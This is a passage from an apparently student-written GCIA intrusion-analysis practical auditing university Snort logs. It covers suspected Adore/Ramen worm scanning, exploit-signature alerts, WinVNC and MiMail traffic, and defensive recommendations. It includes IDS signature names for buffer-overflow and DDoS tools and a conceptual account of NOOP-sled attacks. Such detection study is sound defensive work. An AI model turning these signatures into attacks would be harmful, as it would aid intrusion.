01/07-04:35:29.409155 [**] 211.144.32.10:25 -> MY.NET.25.70:65535
01/07-04:35:33.624428 [**] 211.144.32.10:25 -> MY.NET.25.70:65535
01/07-04:35:33.624532 [**] MY.NET.25.70:65535 -> 211.144.32.10:25
01/07-04:35:44.348116 [**] MY.NET.25.70:65535 -> 211.144.32.10:25
```

No information was found to suggest the Adore Worm utilizes port 25, so this traffic could be the use of email in progress (and possibly spamming...See the Host Interrogation section). Looking further at the logs does show a high level of suspicion that the port 65535 alerts for this host are a result of port 25 scanning. We see in the logs below repeated alerts for this host; however, in looking at the times, it appears that this is simply the scanner retransmitting packets. Note how the time progressively increases as the packet is apparently resent: 6 seconds, 12 seconds, 27 seconds, 54 seconds. This doubling of time is called “back off” where the retry allows the host a chance to respond rather than become flooded with repeat requests.

```
01/08-01:42:47.124997 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.25.70:65535 -> 69.6.61.10:25
01/08-01:42:53.875131 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.25.70:65535 -> 69.6.61.10:25
01/08-01:43:07.375969 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.25.70:65535 -> 69.6.61.10:25
01/08-01:43:34.376090 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.25.70:65535 -> 69.6.61.10:25
01/08-01:44:28.377171 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.25.70:65535 -> 69.6.61.10:25
01/08-01:44:28.430126 [**] High port 65535 tcp - possible Red Worm - traffic [**] 69.6.61.10:25 -> MY.NET.25.70:65535
```

So the conclusion here is that we have someone (or something) probably interested in SMTP servers, and not the Red/Adore Worm. A nslookup on the internal IP address returns mx5in.mynet.edu, “mx” is a DNS term associated with mail transport, so this could very well be a mail server. So is there actually any logs which indicate Adore infection on the network?

Information on the Red/Adore Worm was sketchy as far as port uses and packet captures. In fact, it made analysis very hard for this category, probably because of its age; however, one should not become complacent regarding old vulnerabilities. All it takes is one rebuilt machine with old vulnerabilities, to become a victim of a once patched security hole. Luckily there are a few investigative and corrective steps an administrator can take in order to answer these questions more definitively. See “Defensive Recommendations” for the steps to take in this category.

Host Interrogation

The following host was looked up, to see if any information was useful in evaluating the 01/07 detect. Since this is a foreign address it could be that the port 25 access is to send spam, so you may want to pay attention to mail use on the MY.NET.25.70 server. This could be legitimate traffic.

211.144.32.10

(from apnic.net, Asia Pacific Network Information Centre)

```
inetnum:      211.144.32.0 - 211.144.63.255
netname:      DRCSCNET
country:      CN
descr:        Development & Research Center of State Council Net.
descr:        BeiJing
admin-c:      LL143-AP
tech-c:       LL143-AP
status:       ALLOCATED PORTABLE
changed:      ipas@cnnic.net.cn 20030710
mnt-by:       MAINT-CNNIC-AP
source:       APNIC
person:       Li Liang
nic-hdl:      LL143-AP
e-mail:       as9811@srit.com.cn
address:      No.225 Chaonei Street Dongcheng District Beijing China
phone:        +86-10- 65253831
```


GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

fax-no: +86-10-65244907
country: CN
changed: as9811@srit.com.cn 20030312
mnt-by: [MAINT-CNNIC-AP](#)
source: APNIC

Correlation

This particular worm was mentioned in several GCIA practicals, including http://www.giac.org/practical/GCIA/Marcus_Wu_GCIA.pdf. The problem with correlation was that none were noted for traces involving the worm.

Port scanning activity reports show less than 100 hits each day for this port during the days covered in this audit. This shows that there was no widespread worm activity during the time period.

http://isc.incidents.org/port_details.html?port=65535

Defensive Recommendations

First, the Adore Worm affects Linux systems. If you know an IP belongs to a Windows system, then the traffic is something other than this particular worm.

Second, this leaves Linux machines as the questionable systems. Dartmouth College hosts a tool which detects this worm on systems. It is recommended to run this tool to detect whether Adore is actually present.

http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm

Ensure that Linux systems are up to date with patches. This particular worm looks to exploit the following services: LPRng, rpc-statd, wu-ftpd and BIND (according to the SANS Institute document on the Adore Worm).

Further Reading

Incidents.org

Adore Worm

<http://www.incidents.org/react/adore.html>

Sophos Virus Analysis

<http://www.sophos.com/virusinfo/analyses/linuxadore.html>

SANS Institute

Adore Worm

<http://www.sans.org/y2k/adore.htm>

Service Exploits

Rank: #6

Summary of Service Exploit Related Alerts	
EXPLOIT x86 NOOP	1698
FTP passwd attempt	64
EXPLOIT x86 setuid 0	34
FTP DoS ftpd globbing	31
EXPLOIT x86 setgid 0	26
EXPLOIT x86 stealth noop	21
RFB - Possible WinVNC - 010708-1	17
EXPLOIT NTPDX buffer overflow	11
DDOS shaft client to handler	6
EXPLOIT x86 NOPS	1
EXPLOIT identd overflow	1
Total:	1910

Overview

This class of alert is similar to the “Anomalous Traffic” section, but the descriptors are more specific to certain exploits than the fragmentation related alerts. These could allow access to restricted areas of the system, execute code, or halt servers.

Top 5 Alert Sources

131.118.254.130
129.128.5.191
213.46.80.48
61.172.255.109
65.203.33.194

Core Findings

This category is prone to false alarms. Consideration needs to be given to capturing packets on an irregular spot check schedule in order to evaluate the false alarms with packet data. This will prevent overwhelmingly huge logs, but allow a bit of context to see what is actually happening.

Asset Analysis

By far the most noted attack of this section is the “EXPLOIT x86 NOOP.” As described in a detect in the GCIA Practical by Chris Kuethe, this type of attack occurs when no-op instructions are used to pad a malicious command to a vulnerable application. The padding overflows the buffer and places the command in the correct location in memory for the command to be executed. (http://www.giac.org/practical/chris_kuethe_gcia.html)

Looking at a more recent practical by Pete Storm, the top alerts shown in the table, were found to be false alarms due to the download of binary data. Indeed our top offender is evaluated in the practical as a news server (news.ums.edu). (http://www.giac.org/practical/GCIA/Pete_Storm_GCIA.pdf)


In the snort signature database (<http://www.snort.org/snort-db/sid.html?sid=1394>) it is also stated that simply having repetitions of the letter ‘a’ in the payload could trigger this rule. For these reasons a more definitive answer whether this is malicious or not, should be made by looking at actual packet captures to view the payload.

Offender #2: openbsd.sunsite.ualberta.ca (129.128.5.191)

This appears to be a download site for OpenBSD – another likely reason for the high ranking.

The #2 ranking alert “FTP passwd attempt” is also too vague to make an accurate judgment. We really need packet content to see if we have someone attempting to guess passwords, and for which user. It could be that someone forgot their password, has their CAPS Lock on, or a myriad of other reasons for having password problems. It should be noted that there were no mass levels of password attempts clustered to one IP.

In closing this section, the WinVNC alerts were documented in the Ian Martin GCIA Practical (<http://www.sans.org/rr/papers/index.php?id=1128>) I cannot put it more succinctly. This is a remote desktop environment which allows a computer to be controlled from anywhere on the internet. The systems with this alert must be investigated.

	Take Action! Investigate and/or remove these systems from the network until the WinVNC capability can be examined. MY.NET.97.10 MY.NET.97.20 MY.NET.97.34 MY.NET.97.118 MY.NET.97.160 MY.NET.98.84 MY.NET.111.34
------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Host Interrogation

The two top password offenders were (6 attempts each):

Name: firewall.servadmin.com

Address: 12.47.47.2

Name: pcp04615713pcs.gambrl01.md.comcast.net

Address: 68.50.120.215

Correlation Inline (Martin, GCIA, Storm, GCIA, Kuethe, GCIA)

Defensive Recommendations

As stated in the “Core Findings” section, these alerts really need the contents of the packet payload to evaluate them as true or false alerts. You could run tcpdump on an irregular schedule to sample activity and write the data to a file for analysis. This may miss alerts, but it may also catch enough to make some accurate decisions. You could also sporadically run snort with the “-x” option to capture the packet generating the alert.

Further Reading Inline (Snort)

Rank: #7

Summary of Port Access Related Alerts	
connect to 515 from outside	838
SUNRPC highport access!	314
External RPC call	146
TCP SMTP Source Port traffic	102
[UMBC NIDS] External MiMail alert	72
connect to 515 from inside	2
Traffic from port 53 to port 123	2
Attempted Sun RPC high port access	1
Total:	1477

Overview

The last section we will cover is alerts due to access to ports that you are monitoring.

Top 5 Alert Sources
68.32.127.158
148.243.229.134
216.87.56.33
209.249.182.79
128.122.20.14

Core Findings & Asset Analysis

The traffic related to port 515 shows what looks like a worm (Ramen or Adore) searching for an open lpd port (515). The MY.NET attempt looks like traffic to an internal LAN. This 192.168 class of address is non-routable. This could be a rogue device, so if you do not allow such internal LANs, this might be something to look into.

```
01/06-01:21:29.994649 [[*]] connect to 515 from outside [[*]] 68.32.127.158:54909 -> MY.NET.24.15:515
01/06-01:21:30.042794 [[*]] connect to 515 from outside [[*]] 68.32.127.158:54909 -> MY.NET.24.15:515
01/06-13:14:19.351135 [[*]] connect to 515 from inside [[*]] MY.NET.42.4:3398 -> 192.168.0.10:515
01/06-13:14:51.302370 [[*]] connect to 515 from inside [[*]] MY.NET.42.4:3400 -> 192.168.0.10:515
```

The next log looks like Ramen scanning for a vulnerable rpc.statd.

CERT Incident Note IN-2001-01

http://www.cert.org/incident_notes/IN-2001-01.html

```
01/09-12:47:46.000000 148.243.229.134:53069->MY.NET.190.212:111 SYN *****S*
01/09-12:47:46.000000 148.243.229.134:53093->MY.NET.190.236:111 SYN *****S*
01/09-12:47:46.000000 148.243.229.134:53096->MY.NET.190.239:111 SYN *****S*
01/09-12:47:46.000000 148.243.229.134:53098->MY.NET.190.241:111 SYN *****S*
01/09-12:47:46.000000 148.243.229.134:53103->MY.NET.190.246:111 SYN *****S*
01/09-12:47:46.000000 148.243.229.134:53105->MY.NET.190.248:111 SYN *****S*
01/09-12:47:46.000000 148.243.229.134:53109->MY.NET.190.252:111 SYN *****S*
01/09-12:47:46.022938 [**] External RPC call [**] 148.243.229.134:53069 -> MY.NET.190.212:111
01/09-12:47:46.235312 [**] External RPC call [**] 148.243.229.134:53093 -> MY.NET.190.236:111
01/09-12:47:46.260214 [**] External RPC call [**] 148.243.229.134:53036 -> MY.NET.190.179:111
01/09-12:47:46.282076 [**] External RPC call [**] 148.243.229.134:53096 -> MY.NET.190.239:111
01/09-12:47:46.284893 [**] External RPC call [**] 148.243.229.134:53037 -> MY.NET.190.180:111
01/09-12:47:46.306431 [**] External RPC call [**] 148.243.229.134:53038 -> MY.NET.190.181:111
01/09-12:47:46.316359 [**] External RPC call [**] 148.243.229.134:53039 -> MY.NET.190.182:111
```

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

This looks like another RPC worm. This one would most likely be targeted a Solaris systems. See http://isc.incidents.org/port_details.html?port=32771

```
01/09-21:09:50.577116 [**] SUNRPC highport access! [**] 216.239.41.99:80 -> MY.NET.97.34:32771
01/09-21:09:53.199150 [**] SUNRPC highport access! [**] 216.239.41.99:80 -> MY.NET.97.34:32771
01/09-21:09:53.203090 [**] SUNRPC highport access! [**] 216.239.41.99:80 -> MY.NET.97.34:32771
01/09-21:14:42.417400 [**] SUNRPC highport access! [**] 216.239.41.99:80 -> MY.NET.97.34:32771
```

Similar traffic was noted in a GCIA practical by Andrew Siske.

(http://www.giac.org/practical/Andy_Siske_GCIA.htm)

Since you have a rule watching for the MiMail worm, you should also make sure that systems are patched. See this page for more information and patch reference:

CERT Incident Note IN-2003-02

W32/Mimail Virus

http://www.cert.org/incident_notes/IN-2003-02.html

```
01/09-11:19:33.002226 [**] [UMBC NIDS] External MiMail alert [**] 218.162.27.63:13924 ->
MY.NET.12.6:25
01/09-15:29:53.984366 [**] [UMBC NIDS] External MiMail alert [**] 68.55.129.228:33749 ->
MY.NET.12.6:25
01/09-15:30:24.528229 [**] [UMBC NIDS] External MiMail alert [**] 68.55.129.228:32866 ->
MY.NET.12.6:25
01/09-15:30:24.559879 [**] [UMBC NIDS] External MiMail alert [**] 68.55.129.228:33746 ->
MY.NET.12.6:25
01/09-15:30:31.652830 [**] [UMBC NIDS] External MiMail alert [**] 68.55.129.228:32776 ->
MY.NET.12.6:25
01/09-15:32:18.820502 [**] [UMBC NIDS] External MiMail alert [**] 68.55.129.228:32861 ->
MY.NET.12.6:25
01/09-15:33:24.815765 [**] [UMBC NIDS] External MiMail alert [**] 68.55.129.228:32953 ->
MY.NET.12.6:25
```

An interesting detect from the “TCP SMTP Source Port traffic” alert, correlated with the scan data.

```
01/07-03:48:42.000000 MY.NET.1.3:41446 -> 200.170.139.33:53 UDP
01/07-03:51:42.000000 MY.NET.1.3:41446 -> 200.170.139.33:53 UDP
01/07-10:35:45.000000 MY.NET.1.3:41446 -> 200.170.139.33:53 UDP
01/08-05:04:42.901722 [**] TCP SMTP Source Port traffic [**] 200.170.139.33:25 -> MY.NET.20.97:97
01/08-22:00:53.041459 [**] TCP SMTP Source Port traffic [**] 200.170.139.33:25 -> MY.NET.153.101:850
01/08-22:26:38.542312 [**] TCP SMTP Source Port traffic [**] 200.170.139.33:25 -> MY.NET.150.112:246
01/09-01:22:18.716206 [**] TCP SMTP Source Port traffic [**] 200.170.139.33:25 -> MY.NET.24.18:630
01/09-05:09:14.902976 [**] TCP SMTP Source Port traffic [**] 200.170.139.33:25 -> MY.NET.17.67:415
01/09-07:40:36.559016 [**] TCP SMTP Source Port traffic [**] 200.170.139.33:25 -> MY.NET.151.42:364
01/09-09:55:25.830284 [**] TCP SMTP Source Port traffic [**] 200.170.139.33:25 -> MY.NET.64.4:639
```

It looks to me like MY.NET.1.3 spread it's worm to 200.170.139.33, then we see the infected computer begin scanning MY.NET using port 25. MY.NET.1.3 was flagged in the scan section of the audit as infected with a worm.

Correlation Inline (CERT, ISC, Siske, GCIA)

Defensive Recommendations Inline (CERT)

Further Reading N/A

7. References

All references are noted inline for the “Network Detects” section and the “Analyze This” section.

8. Analysis Process

Most of the commands used to build and manipulate files are located at: <http://augur.sourceforge.net/GCIA/> The file is called audit.sh. Although named like a shell file, and could be run as such, it is not intended to be run in this manner. I also included the full Augur graphs here, including one I did for the OOS logs, but wasn't referenced in the audit, since there wasn't enough room.

Each section is preceded by a plain text description of the particular category of problems, which is a good benefit to the non-technical reader. The “Asset Analysis” is where the most technical aspects are discussed. I thought the format used was a good blend of the network detect requirements, with a more manager friendly format which includes an overview and the findings first. The sections: Overview, Core Findings, Asset Analysis, Host Interrogation, Correlation and Further Reading.

I did use a MySQL database and a Microsoft Access database for some initial analysis, but I found that I was much more nimble with the unix textutils. I have worked with databases and data manipulation for about 10 years now, and I have a natural tendency to database everything. Needless to say, this is how I started out. I can say that the vast amount of records (approximately 13,000,000) were very cumbersome to work with. To tell the truth, I never worked with the textutils as much as I did for this project, so I was pleased with the results compared to my initial work with databases, and I quickly became addicted to sort, cut and uniq.

I felt more in command of the data once I reformatted the scan time and consolidated all the traffic into one semi-time sorted file. I was thrown off at first by an apparent discrepancy in the name of the files and the actual times on the data within the files. My 1/05 OOS file actually had the data from 1/09, so I had to go back a few days to get the times right. I spent quite a while trying to match up the data in order to make sure it wasn't just that the times were off. So I correlated traffic and looked at the times – and things didn't look right, so I downloaded the OOS files with the proper dates inside, and sure enough they matched up.

I hope the use of the Augur mapping added interest to the paper. I see a lot of potential here, and I look forward to developing this program and hopefully making a contribution to the security community.